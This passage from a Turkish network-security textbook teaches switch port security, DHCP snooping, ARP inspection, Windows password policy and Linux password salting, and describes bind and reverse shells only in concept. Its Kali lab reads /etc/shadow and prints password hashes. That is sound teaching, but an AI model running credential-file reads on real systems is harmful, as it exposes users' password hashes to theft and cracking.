SW1(config)#interface fastEthernet 0/1

SW1(config-if)#switchport port-security mac-address AAAA.AAAA.AAAA

8. Adım: Fa0/2 portunun öğreneceği ilk MAC adresini konfigürasyon dosyasına otomatik olarak yazmasını sağlayınız.

SW1(config-if)#switchport port-security mac-address sticky

9. Adım: Ağ trafiğini engelleyip log kaydı oluşturacak şekilde Fa0/1 ve Fa0/2 portlarının ihlal modunu yapılandırınız.

SW1(config)#interface range fastEthernet 0/1-2

SW1(config-if-range)#switchport port-security violation restrict

10. Adım: **show port-security** komutuyla port güvenliği yapılandırmasını kontrol ediniz (Görsel 3.75).

```
SW1#show port-security
Secure Port MaxSecureAddr CurrentAddr SecurityViolation Security Action
               (Count)       (Count)        (Count)
-------------------------------------------------------------------------
        Fa0/1        3           1                0         Restrict
        Fa0/2        3           0                0         Restrict
-------------------------------------------------------------------------
```

Görsel 3.75: Port güvenliği yapılandırılması

11. Adım: **show port-security inteface <Port>** komutuyla arayüzlerin port güvenliği çıktısını görüntüleyiniz (Görsel 3.76).


```
SW1#show port-security interface fastEthernet 0/1
Port Security              : Enabled
Port Status                : Secure-up
Violation Mode             : Restrict
Aging Time                 : 5 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 3
Total MAC Addresses        : 1
Configured MAC Addresses   : 1
Sticky MAC Addresses       : 0
Last Source Address:Vlan   : 0000.0000.0000:0
Security Violation Count   : 0
```

Görsel 3.76: Port güvenliği çıktısı

11. Uygulama

İşlem adımlarına göre DHCP sömürüsü, yetkisiz DHCP sunucusu ve ARP saldırılarına karşı güvenlik önlemi alınız.

1. Adım: Ağ simülasyon programında Görsel 3.77'deki ağ topolojisini oluşturunuz.



Görsel 3.77: DHCP ve ARP ataklarına önlem alma uygulama topolojisi

2. Adım: DHCP sunucularının IP adreslerini Görsel 3.77'de belirtilen şekilde yapılandırınız.

3. Adım: DHCP sunucularının IP adresi havuzlarını Görsel 3.77'de belirtilen ağ adresi bilgilerine göre yapılandırınız.

4. Adım: DHCP sunucusu üzerinden istemci cihazların IP adresi alması gerektiğinde her iki DHCP sunucusundan da IP adresi alabildiklerini gözlemleyiniz.

5. Adım: Anahtar portlarında DHCP paketlerinin güvenilmez olmasını sağlayacak denetimi gerçekleştiriniz.

```
SW1(config)#ip dhcp snooping
```

6. Adım: DHCP Snooping denetimini mevcut tüm VLAN'lar için gerçekleştiriniz.

```
SW1(config)#ip dhcp snooping vlan 1
```

7. Adım: Yetkili DHCP sunucusu paketlerinin anahtar tarafından güvenilir kabul edilmesini sağlayınız ve istemcilerin yalnızca o sunucudan IP adresi almasını garantileyiniz.

```
SW1(config)#interface fastEthernet 0/1
SW1(config-if)#ip dhcp snooping trust
```

8. Adım: İstemcilerden DHCP sunucusuna gönderilen DHCP paketlerine sınırlama getirerek sömürü atağına karşı önlem alınız.

```
SW1(config-if)#ip dhcp snooping limit rate 10
```

Not DHCP paketlerinin sınırlandırılması, istemcilerin bağlı olduğu anahtar portlarında gerçekleştirilir.

9. Adım: ARP saldırılarına karşı önlem almak için DAI denetimini mevcut VLAN'lar için devreye alınız.

```
SW1(config)#ip arp inspection vlan 1
```

10. Adım: DHCP sunucunun bağlı olduğu anahtar portunu DAI denetimi için **güvenilir** olarak tanımlayınız.

```
SW1(config)#interface fastEthernet 0/1
SW1(config-if)#ip arp inspection trust
```

Not DAI denetimi, DHCP Snooping denetimiyle birlikte uygulanır.

11. Adım: İstemcilerin IP adreslerini DHCP sunucusu üzerinden yenilemesini sağlayınız.

12. Adım: **show ip dhcp snooping** komutuyla DHCP Snooping durumunu görüntüleyiniz.

13. Adım: **show ip dhcp snooping binding** komutuyla MAC ve IP adresi eşleşmelerini görüntüleyiniz (Görsel 3.78).

```
SW1#show ip dhcp snooping binding
MacAddress          IpAddress       Lease(sec)  Type           VLAN  Interface
------------------  --------------- ----------  -------------  ----  --------------------
00:02:4A:CC:A3:34   10.0.0.10       86400       dhcp-snooping  1     FastEthernet0/3
00:50:0F:62:CA:C3   10.0.0.11       86400       dhcp-snooping  1     FastEthernet0/4
00:60:70:03:31:83   10.0.0.12       86400       dhcp-snooping  1     FastEthernet0/5
00:00:0C:44:E1:0C   10.0.0.13       86400       dhcp-snooping  1     FastEthernet0/6
```

Görsel 3.78: Binding tablosunun görüntülenmesi

14. Adım: **show ip arp inspection** komutuyla DAI denetimi sonuçlarını görüntüleyiniz.

Sıra Sizde

Aşağıdaki işlemlere göre sıra sizde etkinliğini gerçekleştiriniz.

1. Ağ simülasyon programında Görsel 3.79'daki ağ topolojisini oluşturunuz.

2. SW1 ağ anahtarında VLAN'ları oluşturup anahtar portlarını ilgili VLAN'lara taşıyınız.

3. SW1 ağ anahtarında ilgili portu Trunk olarak yapılandırınız.

4. Görsel 3.79'da belirtilen IP adresi yapılandırmalarını gerçekleştiriniz.

5. DHCP sunucusunda VLAN-10 ve VLAN-20 ağları için IP havuzu oluşturunuz.

6. R1 yönlendiricisini **relay agent** şeklinde yapılandırarak VLAN-10 ve VLAN-20 ağındaki istemcilerin DHCP sunucusundan IP adresi almasını sağlayınız.


7. SW1 ağ anahtarındaki istemcilerin bağlı olduğu portlarda port güvenliğini aktif ediniz ve ağ anahtarının portlardan maksimum iki MAC adresi öğrenmesini sağlayınız.

8. Port güvenliği ihlali durumunda portlara **Protect** ihlal eylemini uygulayınız.

9. SW1 ağ anahtarında DHCP Snooping güvenlik önlemini uygulayarak istemcilerin yetkisiz DHCP sunucusundan IP adresi almasını engelleyiniz.

10. SW1 ağ anahtarında istemci portlarından geçecek DHCP paketlerini 10 ile sınırlandırarak DHCP sömürüsünü engelleyiniz.

11. SW1 ağ anahtarında DAI denetimini uygulayarak ARP zehirlemesi atağını engelleyiniz.



Görsel 3.79: Sıra sizde etkinliği için ağ topolojisi

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Ağ topolojisini oluşturdu.		
2. VLAN yapılandırmasını gerçekleştirdi.		
3. Trunk port yapılandırmasını gerçekleştirdi.		
4. IP adresi yapılandırmalarını gerçekleştirdi.		
5. DHCP sunucusunda IP havuzları oluşturdu.		
6. Yönlendiriciyi relay agent olarak yapılandırdı.		
7. Port güvenliği önlemini uyguladı.		
8. Port güvenliğini ihlal durumunda gerçekleşecek eylem yapılandırmasını yaptı.		
9. DHCP Snooping yapılandırmasını gerçekleştirdi.		
10. DHCP sömürüsünü önleme yapılandırmasını gerçekleştirdi.		
11. DAI gerçekleştirdi.		
12. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

3.7. İŞLETİM SİSTEMİ GÜVENLİK İLKELERİ

Ağ ve sistem güvenliğini sağlamanın kritik aşamalarından biri de işletim sistemi güvenliğini artırmaktır. Alınacak önlemler, iç ağ ve dış ortamlarından gerçekleştirilebilecek siber saldırılara karşı daha fazla direnç sağlar. İşletim sistemi güvenliğini artırmak için uygulanması gereken güvenlik ilkeleri şunlardır:

Erişim İzinleri: Kullanıcı izinleri, en düşük ayrıcalık ilkesine göre yapılandırılmalıdır. Böylece kullanıcıların yetkileri belirlenir ve kullanıcılara sadece ihtiyaç duydukları erişim izinleri verilir.

Parola Politikaları: Zayıf parolalar, siber saldırılarla kolay elde edilebilir. Kullanıcı parolaları oluşturulurken siber saldırılara dayanıklı ve güçlü parolalar belirlenmelidir. Güçlü parola özellikleri şunlardır:

- Parola en az 12 karakterden oluşmalıdır.
- Parolada tekrar eden harf ve rakamlar kullanılmamalıdır.
- Parolada ardışık sayılar kullanılmamalıdır.
- Parolada kişiyi özel olarak tarif eden sayılar veya kelimeler kullanılmamalıdır.
- Parola; büyük harf, küçük harf, rakam ve özel karakterler içermelidir.

Yerel Güvenlik İlkesi Yapılandırmaları: Yerel güvenlik ilkesinde kullanıcılar için erişim denetimi gerçekleştirilmelidir.

Güncelleme ve Yamalama: İşletim sistemi güvenliğini sağlamanın en temel adımlarından biri, lisanslı yazılım kullanılmasıdır. Üretici firmanın sunduğu güncelleme paketleri düzenli olarak yüklenmeli ve güvenlik yamaları uygulanmalıdır.


Güvenlik Duvarı Kullanımı: İşletim sistemine tümleşik güvenlik duvarı devre dışı bırakılmamalı ve güvenlik duvarının aktif olarak denetim yapması sağlanmalıdır.

Zararlı Yazılımlardan Korunma Yazılımı Kullanma: Virüs, solucan, Truva atı, fidye gibi zararlı yazılımları tespit etmek ve engellemek için güncel bir antimalware kullanılmalıdır.

12. Uygulama


İşlem adımlarına göre Windows işletim sisteminde Parola İlkesi ve Hesap Kilitleme İlkesi uygulamasını gerçekleştiriniz.

1. Adım: Windows işletim sisteminde **Win + R** kısayol tuşuyla **Çalıştır** penceresini açınız ve **secpol.msc** dosyasını çalıştırınız (Görsel 3.80).




Görsel 3.80: Yerel Güvenlik Politikaları dosyasının çalıştırılması

2. Adım: Yerel Güvenlik İlkesi penceresinde Parola İlkesi'ni açınız (Görsel 3.81).



Görsel 3.81: Parola İlkesi penceresi

3. Adım: En kısa parola uzunluğunu **10 karakter** olarak ayarlayınız (Görsel 3.82).




Görsel 3.82: En kısa parola uzunluğunun ayarlanması

4. Adım: Parola geçerlilik süresi alt sınırını **30 gün** olarak ayarlayınız (Görsel 3.83).


Görsel 3.83: Parola geçerlilik süresi alt sınırının ayarlanması

5. Adım: **Parola karmaşıklık gereklerine uymalıdır** özelliğini etkinleştiriniz (Görsel 3.84).




Görsel 3.84: Parola karmaşıklık gerekliliğinin etkinleştirilmesi

6. Adım: Parola giriş denemesinin üç kez başarısız olması durumunda hesabın kilitlenmesini sağlayınız (Görsel 3.85).



Görsel 3.85: Hesap kilitleme özelliğinin aktif edilmesi

7. Adım: Parola giriş denemesi üç kez başarısız olduğunda hesabın 10 dakika boyunca kilitlendiğini gözlemleyiniz (Görsel 3.86).




Görsel 3.86: Başarısız parola denemesi sonucunda hesabın kilitlenme süresi

3.7.1. Shell Alma


Shell alma, bir uç cihaza veya ağ cihazına uzaktan erişim sağlayarak komut çalıştırabilmesi için komut satırı (Shell) oturumu açma işlemidir. Saldırganlar, hedef sistem üzerinde zararlı faaliyetler yapmak için Shell alma işlemini gerçekleştirirler. Sızma testi uzmanları da sızma testlerinde Shell alma işlemini kullanırlar. Bir bilgisayara veya ağ cihazına uzaktan erişim sağladığı için yetkisiz ve izinsiz yapılan Shell alma işlemi, 5237 sayılı Türk Ceza Kanunu'nun **Bilişim sistemine girme** suçunu düzenleyen 243. maddesine konu olur. Yaygın olarak kullanılan Shell alma yöntemleri şunlardır:

Bind Shell Alma: Saldırganın hedef cihaz üzerinde bir port açarak bu porta bağlanılmasını sağladığı yöntemdir (Görsel 3.87). Böylece hedef cihazın komut satırına erişim sağlanarak komut çalıştırılabilir.



Görsel 3.87: Bind Shell alınması


Reverse Shell Alma: Hedef cihazın saldırgana geri bağlantı yaparak komut satırı erişimini sağlama yöntemidir (Görsel 3.88). Böylece saldırgan, hedef cihazın komut satırında komut çalıştırabilir.



Görsel 3.88: Reverse Shell alınması

3.7.2. Linux İşletim Sisteminde /etc/passwd Dosyasının Yapısı


/etc/passwd, Linux işletim sisteminde kullanıcı hesaplarının ve parolalarının yönetildiği düz metin veri tabanı dosyasıdır. Bu dosyanın içeriği tüm kullanıcılar tarafından görüntülenebilir ancak yalnızca root kullanıcısı tarafından değiştirilebilir. Dosya içindeki her bir satır, bir kullanıcıya ait bilgileri içerir ve kullanıcı parolası **x** şeklinde görülür. Kullanıcıyı tanımlayan alanlar birbirinden **iki nokta (:)** karakteriyle ayrılır (Görsel 3.89).



Görsel 3.89: /etc/passwd dosyasında kullanıcı bilgilerinin görüntüsü

3.7.3. Linux İşletim Sisteminde /etc/shadow Dosyasının Yapısı

/etc/shadow, Linux işletim sisteminde kullanıcı hesaplarının ve parolalarının yönetildiği düz metin veri tabanı dosyasıdır. Bu dosya içindeki her bir satır, bir kullanıcıya ait bilgileri içerir. Kullanıcı parolaları bu dosyada hashlenmiş şekilde saklanır ve kullanıcıyı tanımlayan alanlar birbirinden **iki nokta (:)** karakteriyle ayrılır. Erişim izni yalnızca root kullanıcısına aittir. Bu nedenle sadece root kullanıcısı tarafından dosya içeriği görüntülenebilir ve değiştirilebilir. Bu özelliğiyle **/etc/passwd** dosyasına göre daha güvenlidir (Görsel 3.90).




Görsel 3.90: /etc/shadow dosyasında kullanıcı bilgilerinin görüntüsü

13. Uygulama


İşlem adımlarına göre Kali Linux işletim sisteminde bir kullanıcı oluşturunuz. Bu kullanıcı için bir şifre belirleyiniz ve **mkpasswd** komutunu kullanarak **salting** yöntemiyle şifreyi güvenli hâle getiriniz. Salting yöntemiyle hashlenmiş şifreyi, kullanıcının şifresi olarak değiştiriniz.

1. Adım: Kali Linux terminal ekranını açınız ve yetkili kullanıcı moduna geçiniz (Görsel 3.91).



Görsel 3.91: Yetkili kullanıcı moduna geçilmesi

2. Adım: Yeni bir kullanıcı oluşturunuz (Görsel 3.92).



Görsel 3.92: Kullanıcı oluşturma aşamaları

3. Adım: Kullanıcılara ait parolaların hashlenmiş hâlini görüntülemek için **cat/etc/shadow** komutunu kullanınız (Görsel 3.93).

```
kali:$y$j9T$ufXTBpN1QpgwlgqRFmb/B0$/.y0ybAF4iNQXniErsDWf9QSl2HZH7LnBeRHB4ZiQa9:20057:0:99999:7:::
deniz:$y$j9T$1eWImk1rYzlbnf6AGVv3V0$dYBwkDtfyyRu5QYwJtR7xh6dSxxtIV5×209Iav5mAH/:20119:0:99999:7:::
```

Görsel 3.93: Kullanıcı parolalarının hashlenmiş hâli

4. Adım: **mkpasswd** komutunu kullanıp, **'123456'** parolasına **'.salting.'** ifadesini ekleyerek SHA-512 algoritmasıyla hashleyiniz ve yeni hash kodunu elde ediniz (Görsel 3.94).

```
┌──(root㉿kali)-[/home/kali]
└─# mkpasswd -m sha-512 --salt .salting. 123456
$6$.salting.$qLE0n9mSA3XM4OXKgmU/KP01vgxM.h2RmVPSt3Eld66tdi5noFSEb777PZZuM39Ry5b9/ccHvBuwUGo4F4XkA1
```

Görsel 3.94: Salting işlemi

Not

Linux işletim sisteminde **mkpasswd** komutunu kullanabilmek için **whois** paketinin yüklü olması gerekir. Bu paket, işletim sisteminde yüklü değilse **sudo apt install whois** komutu kullanılarak yüklenir.

5. Adım: Salting işlemi uygulanarak hashlenmiş yeni şifreyle **deniz** kullanıcısının şifresini değiştiriniz (Görsel 3.95).

```
┌──(root㉿kali)-[/home/kali]
└─# usermod --password='$6$.salting.$qLE0n9mSA3XM4OXKgmU/KP01vgxM.h2RmVPSt3Eld66tdi5noFSEb777PZZuM39Ry5b9/ccHvBuwUGo4F4XkA1' deniz
```

Görsel 3.95: Salting işlemi uygulanan şifrenin kullanıcıya atanması

6. Adım: Kullanıcılara ait parolaların hashlenmiş güncel hâlini görüntülemek için tekrar **cat /etc/shadow** komutunu kullanınız (Görsel 3.96).

```
kali:$y$j9T$ufXTBpN1QpgwlgqRFmb/B0$/.y0ybAF4iNQXniErsDWf9QSl2HZH7LnBeRHB4ZiQa9:20057:0:99999:7:::
deniz:$6$.salting.$qLE0n9mSA3XM4OXKgmU/KP01vgxM.h2RmVPSt3Eld66tdi5noFSEb777PZZuM39Ry5b9/ccHvBuwUGo4F4XkA1:20119:0:99999:7:::
```

Görsel 3.96: Kullanıcı parolalarının hashlenmiş hâli

3.7.4. Windows NTLM Özeti

Windows NTLM (NT LAN Manager), Microsoft tarafından geliştirilmiş bir kimlik doğrulama protokolüdür. Kimlik doğrulama yaptıktan sonra kullanıcının parolasını şifreler. NTLM, kullanıcılara ait parolaları şifrelemek için zayıf bir şifreleme algoritması olan MD4 (Message Digest 4) algoritmasını kullanarak hash işlemi yapar. NTLMv2 protokolü, NTLM protokolünün zayıf şifreleme özelliklerini iyileştirmek için geliştirilmiştir. Bu protokolde kullanıcılara ait parolalar, HMAC-MD5 (Hashed Message Authentication Code-MD5) algoritmasıyla hashlenir. Görsel 3.97'de NTLM ile kimlik doğrulama süreci görülür.

Görsel 3.97: NTLM ile kimlik doğrulama süreci

14. Uygulama

İşlem adımlarına göre **iptables** güvenlik duvarı uygulamasını gerçekleştiriniz.

1. Adım: Windows 10 işletim sistemi yüklü sanal makineye **https://www.putty.org/** adresinden PuTTY uzaktan erişim yazılımını yükleyiniz.

2. Adım: Kali işletim sistemi yüklü sanal makinenin IP adresini öğreniniz (Görsel 3.98).

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.133.129  netmask 255.255.255.0  broadcast 192.168.133.255
        inet6 fe80::4379:2081:ddef:e3fd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f4:e4:d0  txqueuelen 1000  (Ethernet)
        RX packets 98  bytes 27500 (26.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 100  bytes 26222 (25.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

